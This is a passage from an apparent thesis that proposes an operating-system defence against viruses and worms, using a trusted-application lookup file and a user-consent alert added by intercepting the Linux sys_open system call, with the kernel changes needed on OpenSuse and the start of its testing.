TALF is a Trusted Application Lookup File where all standard applications and programs are recorded. The file consists of list of records in the form of simple text file. Each record consists of four fields separated by colon (:). The first and the second fields designate as a group the TAID. The third field is the name of the trusted application followed by the fourth field, which is the file path of the trusted application. Figure 5.3 shows the structure of a TALF record.




Figure 5.3 Structure of TALF record entry

For example the **`grep`** command can be recoded as `872::grep:/usr/bin/grep`

5.2.2 Generating TAID

The TAID is trusted application identifier number that represents the trusted application. This number has two parts – the Lead Trust Number (LTN) and a Cross Check Number (CCN). LTN is a two byte number with possible values from 1 up to 65535, however the size of LTN can be decided during implementation by the developer of the operating system. If the CCN is blank then the LTN is referring to a standard application or system programs as defined and set by the operating system. These programs are renowned applications or system programs such as vi, ls, cat, and

so on. For such kind of applications TAID (LTN) can be decided and set as a standard by the developer of the operating system during implementation.

For user programs or applications developed by other vendors than of the operating system, the LTN is used in combination with the CCN. After a program is written by a developer, an encrypted CCN will be generated from the LTN by the installer of the respective program and this number will be recorded with the uniquely assigned LTN to the newly installed application. When the TCO runs, it will first call the Decryptor of the CCN that will generate the LTN number using the decryption algorithm that is only known by the operating system. If the newly generated number is similar to the LTN of the TALF record entry then it is a confirmation that the application is registered by the installer which has knowledge of the decryption. Decryptor of the CCN can be a module that is constructed by a linker and distributed with the installer of the application software.

The TAID of standard applications or system programs distributed with the operating system is recoded in the TALF during operating system setup with the process of TALF construction.

For application programs, the installer should first generate the LTN. Which is defined by,

$$LTN = LTN_p + 1$$

where LTN_p is the LTN found in the last record of TALF. Then the installer will generate the CCN from the LTN in such a way that the encryption of the new LTN should produce the new CCN. Finally, the TALF record regarding the program being

installed will be formed and added in the TALF. All this processes are responsibility of the installer and a process to take place during program installation.

More importantly, it should be noted that installer programs should never be recorded in the TALF so that there will be user alert every time new program is installed.

Using LTN and CCN in combination would have the following benefits:

1. The secrete of decryption routine that generates CCN from LTN is hidden in the MPCOS. However linkers in MPCOS environment can attach the decryption routine into installers. This enables Application developers to distribute their programs as trusted but only if they use MPCOS compatible installer. Thus the TALF is protected from unauthorized record entry.

2. Virus writers can not generate the TAID since the Decryptor of the LTN is secret of the operating system.

Though we discussed the above phenomena as the underlying principle of TAID, we mainly suggest generating TAID as future work, but for this particular research we assign TAID manually and we use only three fields in the TALF record entry. So that the TALF structure becomes

<*Trusted Application ID*>:<*Name of Application*>:<application path>

We produce a TALF for this work consisting 2534 entries from our testing machine. We use the command

```
echo $PATH
```

to read the content of the PATH environment variable that contains location (path) of installed programs. Then we read the content of each directory listed from the environment variable `PATH` using the command `ls` with redirection operator that appends the output of `ls` to a text file. For example we use the command

```
ls /user/bin >> comlist.txt
```

to extract applications in ***/user/bin*** directory. After we obtain the list of command names in the text file from a particular directory, we inserted the list of commands in one column of a spreadsheet and the full path of each command in another column. Then we assign the TAID in one column as shown in Figure 5.4





Figure 5.4 Part of Spreadsheet consisting the TAID, Command Name and Absolute Path Name of Command

In order to generate the each TALF entry from the three columns, we use a string manipulation spreadsheet command to concatenate value on each column separating each value with colon (:) and we generate a new column to generate each TALF entry as shown in Figure 5.5



A	B	C	D
868	gpm-root	/usr/bin/gpm-root	868:gpm-root:/usr/bin/gpm-root
869	gprof	/usr/bin/gprof	869:gprof:/usr/bin/gprof
870	grandr	/usr/bin/grandr	870:grandr:/usr/bin/grandr
871	graph	/usr/bin/graph	871:graph:/usr/bin/graph
872	grep	/usr/bin/grep	872:grep:/usr/bin/grep
873	grn	/usr/bin/grn	873:grn:/usr/bin/grn
874	grodvi	/usr/bin/grodvi	874:grodvi:/usr/bin/grodvi
875	groff	/usr/bin/groff	875:groff:/usr/bin/groff
876	groffer	/usr/bin/groffer	876:groffer:/usr/bin/groffer
877	grog	/usr/bin/grog	877:grog:/usr/bin/grog
878	grolbp	/usr/bin/grolbp	878:grolbp:/usr/bin/grolbp
879	grolj4	/usr/bin/grolj4	879:grolj4:/usr/bin/grolj4
880	grops	/usr/bin/grops	880:grops:/usr/bin/grops
881	grotty	/usr/bin/grotty	881:grotty:/usr/bin/grotty
882	groups	/usr/bin/groups	882:groups:/usr/bin/groups
883	growisofs	/usr/bin/growisofs	883:growisofs:/usr/bin/growisofs
884	gs	/usr/bin/gs	884:gs:/usr/bin/gs
885	gsbj	/usr/bin/gsbj	885:gsbj:/usr/bin/gsbj
886	gsdj	/usr/bin/gsdj	886:gsdj:/usr/bin/gsdj
887	gsdj500	/usr/bin/gsdj500	887:gsdj500:/usr/bin/gsdj500
888	gsf	/usr/bin/gsf	888:gsf:/usr/bin/gsf
889	gsf-office-thumbnailer	/usr/bin/gsf-office-thumbnailer	889:gsf-office-thumbnailer:/usr/bin/gsf-office-thumbnailer
890	gsf-vba-dump	/usr/bin/gsf-vba-dump	890:gsf-vba-dump:/usr/bin/gsf-vba-dump
891	gslj	/usr/bin/gslj	891:gslj:/usr/bin/gslj
892	gslp	/usr/bin/gslp	892:gslp:/usr/bin/gslp
893	gsnd	/usr/bin/gsnd	893:gsnd:/usr/bin/gsnd
894	gstack	/usr/bin/gstack	894:gstack:/usr/bin/gstack
895	gst-feedback	/usr/bin/gst-feedback	895:gst-feedback:/usr/bin/gst-feedback

Figure 5.5 Part of Spreadsheet that consist the TALF entry Column

Finally we convert the TALF entry column into a text file and this file consist record of trusted application. For instance a program ***grep*** is recorded in the TALF as

```
872:grep:/usr/bin/grep
```

5.2.3 Virus Infection Prevention

In order to infect a file with virus, the virus code has to be inserted into the target file. Therefore the prevention mechanism requires handling system calls related with file operation which is sys_open. Hence, the alert operation should be implemented with regards to this system call. Accordingly, the generic model shown in Figure 5.2 becomes more specific as shown in Figure 5.4




Figure 5.6 Model of the proposed system for virus control

As shown in Figure 5.6, when an application requests a file operation, the user consent shall be checked. Therefore the service will be requested via `sys_chkusrcon` system call, which stands for ***ch**ec**k** **us**e**r** **con**sent*. `sys_chkusrcon` checks if the file access mode is different from O_RONLY. If so, TCO will proceed and is followed by the alerting operation as required. The alert operation is done by the File Access Alert (FAA) process, which is the AOM.

The FAA will send the alert to the user and if the user agrees to proceed with the file operation, then FAA calls the `sys_open` system call by passing the file name and the access mode of the arguments of the `fopen()` library function. Otherwise FAA returns zero and the `sys_chkusrcon` system call sends termination signal to the application that requests file operation.

5.2.4 Worm Execution Prevention

Worms are self sustained programs that can run on a machine but without the consent of the user to perform their hostile action. Therefore the prevention is with regards to system calls related to program execution. A program runs on a machine if it is turned to be a process. As it is discussed in Section 3.4, the operating system uses a system call called sys_execv during program execution. This system call is responsible for the production of new processes over the image of their parents. Therefore the alert operation should be implemented with regards to this system call. Accordingly the generic model shown in Figure 5.2 becomes more specific as shown in Figure 5.7




Figure 5.7 Model of the proposed system for worm control

As shown in Figure 5.7, when a process is about to produce a child process and requests a process operation service from the operating system, the user consent shall be checked as is the case for file access. Therefore the process production service shall be provided via the `sys_chkusrconW` system call, which stands for ***check user*** *consent of* ***Worm***. `sys_chkusrconW` keeps information of the process to be created and forward the execution to the TCO which will be followed by the alerting operation as required. The alert operation is done by the Process Production Alert (PPA) process, which is the AOM.

The PPA will send the alert to the user and if the user agrees to proceed with the process image replacement operation, then PPA calls the `sys_execv` system call by passing the child

process information. Otherwise PPA returns zero and the `sys_chkusrcon` system call sends termination signal to the application that requests file operation.

6 Implementation / Testing

This Section discusses the implementation used to demonstrate the proposed solution on an existing operating system – OpenSuse Linux. The demonstration is also made with regards to virus protection only.

6.1. Design of the Proposed Solution

There are two possible design possibilities: system call code augmentation and system call interception. The former is done by inserting a piece of alert C code in the `sys_open()`system call and the later focuses to intercept the system call and executing the alert code before the system call proceeds with its operation.

6.1.1 System Call Augmentation

This approach follows a method of inserting a piece of alert C code in the `sys_open()`system call. We consider writing new C functions for the processes presented in Figure 5.6 within `sys_open.c`, and recompiling the source, and replacing the respective executable with the newly compiled file. However, this approach could make the system more cohesive and errors made during code augmentation could lead reinstallation of the whole operating system that entails long debugging cycle. Therefore we preferred to follow another option where the programming is done without the disruption of the existing source file.

6.1.2 System Call Interception

The other and the opted approach is to intercept the system call `sys_open`. To create the user consent on the file operation, we first write a new C module called `sys_chkusrcon` that does

the TCO and FAA process and might call the `sys_open` system call when it is done with TCO and FAA as shown in Figure 5.6. Therefore, the new module would take the pointer of `sys_open` in the system call table and the original `sys_open` is re-recorded in the system call table with new pointer.

6.2. Implementation of Functions

In this Section we present the prototype and algorithms of function derived from the proposed solution model with regards to virus protection method.

6.2.1 Function TrustCheckingOperation()

The first function is a function to check whether the program that requests file access is trusted or not. The function is declared with prototype

```
unsigned int TrustCheckingOperation(char * PNAME);
```

The function accepts the process name as string argument and returns an unsigned integer value after it makes the checking within the TALF. The algorithm of this function is shown in Figure 6.1.

```
Input: Process Name
Output: TAID or 0
      Start
      open TALF with O_RONLY mode
      while not eof(TALF)
            {
            read one line of record
            if 2nd_field = Process Name
                  return 1st field;
            }
      return 0;
      Stop
```

Figure 6.1 Pseudo code of TCO

6.2.2 Function FileAccessAlert()

Alerting the user whenever a file is about to be modified by un-trusted application is the core of the proposed solution. This alert is made via the function FileAccessAlert() which is declared by the prototype

```
int FileAccessAlert(char *);
```

The algorithm of this function is shown in Figure 6.2. It accepts name of the process that request file operation as an argument. If the user disagrees to proceed with the file operation, the function returns 0 as file descriptor in `sys_chkusrcon` so the application assumes the `sys_open` system call returns a file descriptor 0, which implies file operation is aborted. Otherwise if the user agrees to precede with the operation, the function will call the system call and return none zero value in the `sys_chkusrcon` function as shown in Figure 6.3. Therefore the call of `sys_open` could precede.

```
Input: Application Name
Output: 1 or 0
      Start
            printf("An un-trusted application < Application Name> is
                  about to write information in a file. Please be
                  advised that virus infection is made by writing
                  unwanted information in files. If you are aware of the
                  file operation choose Yes otherwise Choose No. Y/N?");
            ans = getc();
            if toupper(ans)='Y' then
                  return 1;
            else
                  return 0;
      Stop
```

Figure 6.2 Pseudo code of FAA

6.2.3 Function sys_chkusrcon()

The `sys_chkusrcon` function is the module responsible to check for the consent of the user and later on call the `sys_open` system call based on the response from the user. This function is defined within the `/user/header/systemcalls.h` file with the prototype

```
int sys_chkusrcon(char * file_name, int access_mode);
```

The `name` parameter contains the file name to be modified and the mode parameter will be assigned with a constant value `O_RONLY`, `O_WONLY` and `O_DRWR` (for read, write or both read write purpose respectively). The function is now modified by inserting a code at the top of the system call function so that nothing executes before checking if the user wants to proceed with the file operation. The following pseudo code depicts the modification part.

```
Input: File Name, Access Mode
Output: None
      Start
      If (mode != O_RONLY) {
            Name_of_Process := find name of the process who make the file
                               access call
            TAID :=  TrustCheckingOperation(Name_of_Process);
            If TAID = 0 //which means application is not recorded in TALF
            {
            FD := FileAccessAlert(Name_of_Process);
            If (FD != 0) FD := sys_open(File_Name, Access_Mode);
            return FD;
      }
      Stop
```

Figure 6.3 Pseudo code of `sys_chkusrcon`

6.3. File and System Call Re-Organization

The **/usr/src/linux-2.6.22.5-31/arch/i386/kernel/syscall_table.S** file is the system call table that contains reference to each system call in the operating system. Therefore the line shown in Figure 6.4 **`.long sys_open`** will be replaced by the **`.long sys_chkusrcon`**, which is our new system call, and a new line is added at the end of the **syscall_table.S** to enter the existing system call **`sys_open`.**




Figure 6.4 The system call table file taken from OpenSuse Linux

The **/usr/src/linux-2.6.22.5-31/include/asm-i386/unistd.h** file contains the system call number that is passed to the kernel through the register (EAX) when a system call is invoked. Therefore the line **`#define __NR_open`** shown in Figure 6.5, is replaced by

`#define __NR_chkusrcon.`

Then **`#define __NR_open`** is added at the end and its number becomes the last system call number incremented by one.




Figure 6.5 The system calls number list taken from OpenSuse Linux

The file **/usr/src/linux-2.6.22.5-31/include/linux/syscalls.h** contains the declarations for system calls as shown in Figure 6.6 and we add to the file, the following line.

```
asmlinkage long sys_chkusrcon(const char __user *filename, int flags, int mode);
```




Figure 6.6 The system call declaration taken from OpenSuse Linux

In the file **/usr/src/linux-2.6.22.5-31/Makefile** which is shown in Figure 6.7, the line

```
core-y: usr/
```

is modified by incorporating the name of our directory chkusrcon/ that contains the source file, header file and the Makefile for our system call as

```
core-y: usr/ chkusrcon/
```




Figure 6.7 The Makefile taken from OpenSuse Linux

Then our system call source code for sys_chkusrcon is written and saved in the directory **/usr/src/linux-2.6.22.5-31/chkusrcon/chkusrcon .c** and the Makefile in dir "chkusrcon" will have only one line referring the object code of our system call:

```
obj-y := chkusrcon.o
```

After reorganization and modification of the files we compile the kernel and the new kernel file /usr/src/linux/arch/i386/boot/bzImage renamed to be **/boot/susempco** for simplicity. Then

the boot loader is also configured to consider the newly compiled kernel and we test the system accordingly.

6.4. Testing

The proposed approach has been tested by applying the standard applications that can cause file operation and by custom made program which is not recorded in the TALF but would require file operation.

First the familiar command `ls` has been issued. Since this command would cause RONLY file operation the system is not expected to give warning. So it did not as shown in Figure 6.8.




Figure 6.8 Trusted application ls command and its result

The next operation was to issue a program which cause a write operation. For this experiment, we write a program called `filewrite.out` that will write the content of the current directory to a file, in this case to a file called `newfile`. Therefore the system is expected to perform the FAA. In this case the user rejects the operation and the result is shown in Figure 6.9.

